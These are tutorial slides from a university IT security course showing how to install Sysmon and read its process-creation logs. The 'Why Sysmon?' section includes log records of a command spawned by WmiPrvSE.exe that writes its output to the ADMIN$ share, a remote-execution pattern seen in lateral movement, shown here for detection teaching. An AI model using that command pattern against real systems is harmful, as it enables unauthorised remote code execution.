
SYSMON_ Analyse Your Sysmon Logs

COS30015 IT Security

Tutor-Yasas Supeksala

29 August 2024



SMBDirect
SMBServer
SMBWitnessClient
StateRepository
Storage-Tiering
StorageManagement
StorageSettings
StorageSpaces-Driver
StorageSpaces-ManagementAgent
StorageSpaces-SpaceManager
StorDiag
Store
StorPort
Storsvc
Sysmon
Operational
SystemSettingsThreshold
TaskScheduler
TCPIP
TenantRestrictions
TerminalServices-ClientActiveXCore
TerminalServices-ClientUSBDevices
TerminalServices-LocalSessionManag
TerminalServices-PnPDevices
TerminalServices-Printers
TerminalServices-RemoteConnectionI
TerminalServices-ServerUSBDevices
Time-Service
Time-Service-PTP-Provider

Operational Number of events: 1,115

Level	Date and Time	Source	Event ID	Task Category
Information	4/19/2023 17:16:45	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/19/2023 17:16:45	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	4/19/2023 17:16:44	Sysmon	11	File created (rule: FileCreate)
Information	4/19/2023 17:16:44	Sysmon	7	Image loaded (rule: ImageLoad)
Information	4/19/2023 17:16:44	Sysmon	12	Registry object added or deleted (rule: RegistryEvent)
Information	4/19/2023 17:16:44	Sysmon	12	Registry object added or deleted (rule: RegistryEvent)
Information	4/19/2023 17:16:44	Sysmon	7	Image loaded (rule: ImageLoad)
Information	4/19/2023 17:16:44	Sysmon	11	File created (rule: FileCreate)
Information	4/19/2023 17:16:44	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	4/19/2023 17:16:44	Sysmon	1	Process Create (rule: ProcessCreate)
Information	4/19/2023 17:16:44	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	4/19/2023 17:16:43	Sysmon	7	Image loaded (rule: ImageLoad)
Information	4/19/2023 17:16:42	Sysmon	11	File created (rule: FileCreate)
Information	4/19/2023 17:16:42	Sysmon	7	Image loaded (rule: ImageLoad)
Information	4/19/2023 17:16:15	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	4/19/2023 17:16:15	Sysmon	7	Image loaded (rule: ImageLoad)
Information	4/19/2023 17:13:14	Sysmon	13	Registry value set (rule: RegistryEvent)

Event 22, Sysmon

```
Dns query:
RuleName: -
UtcTime: 2023-04-19 09:37:59.031
```

Acknowledgement of Country

We respectfully acknowledge the Wurundjeri People of the Kulin Nation, who are the Traditional Owners of the land on which Swinburne's Australian campuses are located in Melbourne's east and outer-east, and pay our respect to their Elders past, present and emerging.

We are honoured to recognise our connection to Wurundjeri Country, history, culture, and spirituality through these locations, and strive to ensure that we operate in a manner that respects and honours the Elders and Ancestors of these lands.

We also respectfully acknowledge Swinburne's Aboriginal and Torres Strait Islander staff, students, alumni, partners and visitors.


We also acknowledge and respect the Traditional Owners of lands across Australia, their Elders, Ancestors, cultures, and heritage, and recognise the continuing sovereignties of all Aboriginal and Torres Strait Islander Nations.

Learning Outcomes

- ❑ **What is Sysmon?**
- ❑ **Why Sysmon?**
- ❑ **Using Sysmon**

What is Sysmon?

System Monitor (*Sysmon*) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time.



```
Process Create:
SequenceNumber: 675
UtcTime: 4/19/2015 07:03:12.343 PM
ProcessGuid: {7acfffcf-fbf0-5533-0000-00104820887f}
ProcessId: 18704
Image: C:\Windows\System32\SearchFilterHost.exe
CommandLine: "C:\WINDOWS\system32\SearchFilterHost.exe" 0 692 696 704 65536 700
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {7acfffcf-3b9b-5524-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: Medium
Hashes: SHA1=BC3713488B407D2CCEA60AD49C94512F8DE64CA9,MD5=0A3F2E120768E6CA903566
18B04E55EBC0EDD48E8CFF45033BB19BA69F56206507A5963D8AC2C676354AE3,IMPHASH=C8BF908
ParentProcessGuid: {7acfffcf-4ed3-5527-0000-0010e196db1c}
ParentProcessId: 5756
ParentImage: C:\Windows\System32\SearchIndexer.exe
ParentCommandLine: C:\WINDOWS\system32\SearchIndexer.exe /Embedding

Log Name:      Microsoft-Windows-Sysmon/Operational
Source:        Sysmon                    Logged:         4/19/2015 12:03:12 PM
Event ID:      1                         Task Category:  Process Create (rule: ProcessCreat
```


You'll get some amazing details not found in the raw Windows log, but most significantly these fields

- Process id (in decimal format, not in hex!)
- Parent process id
- Process command line
- Parent process command line
- Hash of file image
- File image names


https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Why Sysmon?

With Sysmon, you can detect malicious activity by tracking code behavior and network traffic, as well as create detections based on the malicious activity.



```
+ System
- EventData
    SubjectUserSid    S-1-5-20
    SubjectUserName ENCHILDA$
    SubjectDomainName CORP
    SubjectLogonId    0x3e4
    NewProcessId      0x11e4
    NewProcessName C:\Windows\System32\cmd.exe
    TokenElevationType %%1936
    ProcessId         0x12a4
    CommandLine       cmd.exe /Q /c cd \ 1> \\127.0.0.1
                      \ADMIN$\__1576506144.45 2>&1
    TargetUserSid     S-1-0-0
    TargetUserName lex
    TargetDomainName CORP
    TargetLogonId     0xd44d0
```




```
RuleName
UtcTime           2019-12-16 14:22:28.297
ProcessGuid       {2DF17528-9324-5DF7-0000-
                  0010884A0D00}
ProcessId         1628
Image             C:\Windows\System32\cmd.exe
FileVersion       6.3.9600.17415 (winblue_r4.141028-1500)
Description       Windows Command Processor
Product           Microsoft® Windows® Operating System
Company           Microsoft Corporation
OriginalFileName Cmd.Exe
CommandLine       cmd.exe /Q /c cd 1> \\127.0.0.1
                  \ADMIN$\__1576506144.45 2>&1
CurrentDirectory C:\
User              CORP\lex
LogonGuid         {2DF17528-9323-5DF7-0000-
                  0020D0440D00}
LogonId           0xd44d0
TerminalSessionId 0
IntegrityLevel    High
Hashes            SHA1=7C3D7281E1151FE4127923F4B4C3CD36
ParentProcessGuid {2DF17528-9324-5DF7-0000-
                    001089450D00}
ParentProcessId  4772
ParentImage       C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine C:\Windows\system32
                    \wbem\wmiprvse.exe -secured -
                    Embedding
```

Using SysMon

Event ID 1 - Process Creation:


1. On your Windows VM, open a command prompt and run a simple command like notepad.exe.

2. Check Sysmon Logs
   - Open the Event Viewer (eventvwr.msc).
   - Navigate to Applications and Services Logs > Microsoft > Windows > Sysmon > Operational.
   - Filter for Event ID 1 (Process Creation).
   - Find the event related to the notepad.exe process.




```
Process Create:
RuleName: -
UtcTime: 2024-08-29 21:20:16.290
ProcessGuid: {f4839813-e610-66d0-8b06-00000000fa00}
ProcessId: 10516
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.22621.3672 (WinBuild.160101.0800)
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	30/08/2024 7:20:16 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	Yasas
OpCode:	Info		
More Information:	Event Log Online Help		



RuleName	-
UtcTime	2024-08-29 21:20:16.290
ProcessGuid	{f4839813-e610-66d0-8b06-00000000fa00}
ProcessId	10516
Image	C:\Windows\System32\cmd.exe
FileVersion	10.0.22621.3672 (WinBuild.160101.0800)
Description	Windows Command Processor
Product	Microsoft® Windows® Operating System
Company	Microsoft Corporation
OriginalFileName	Cmd.Exe
CommandLine	cmd.exe




```
C:\Windows\System32>cd C:\Users\supek

C:\Users\supek>Sysmon -accepteula -i


System Monitor v15.15 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2024 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.

C:\Users\supek>sc query Sysmon

SERVICE_NAME: Sysmon
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\supek>_
```

Using SysMon

Event ID 1 - Process Creation:

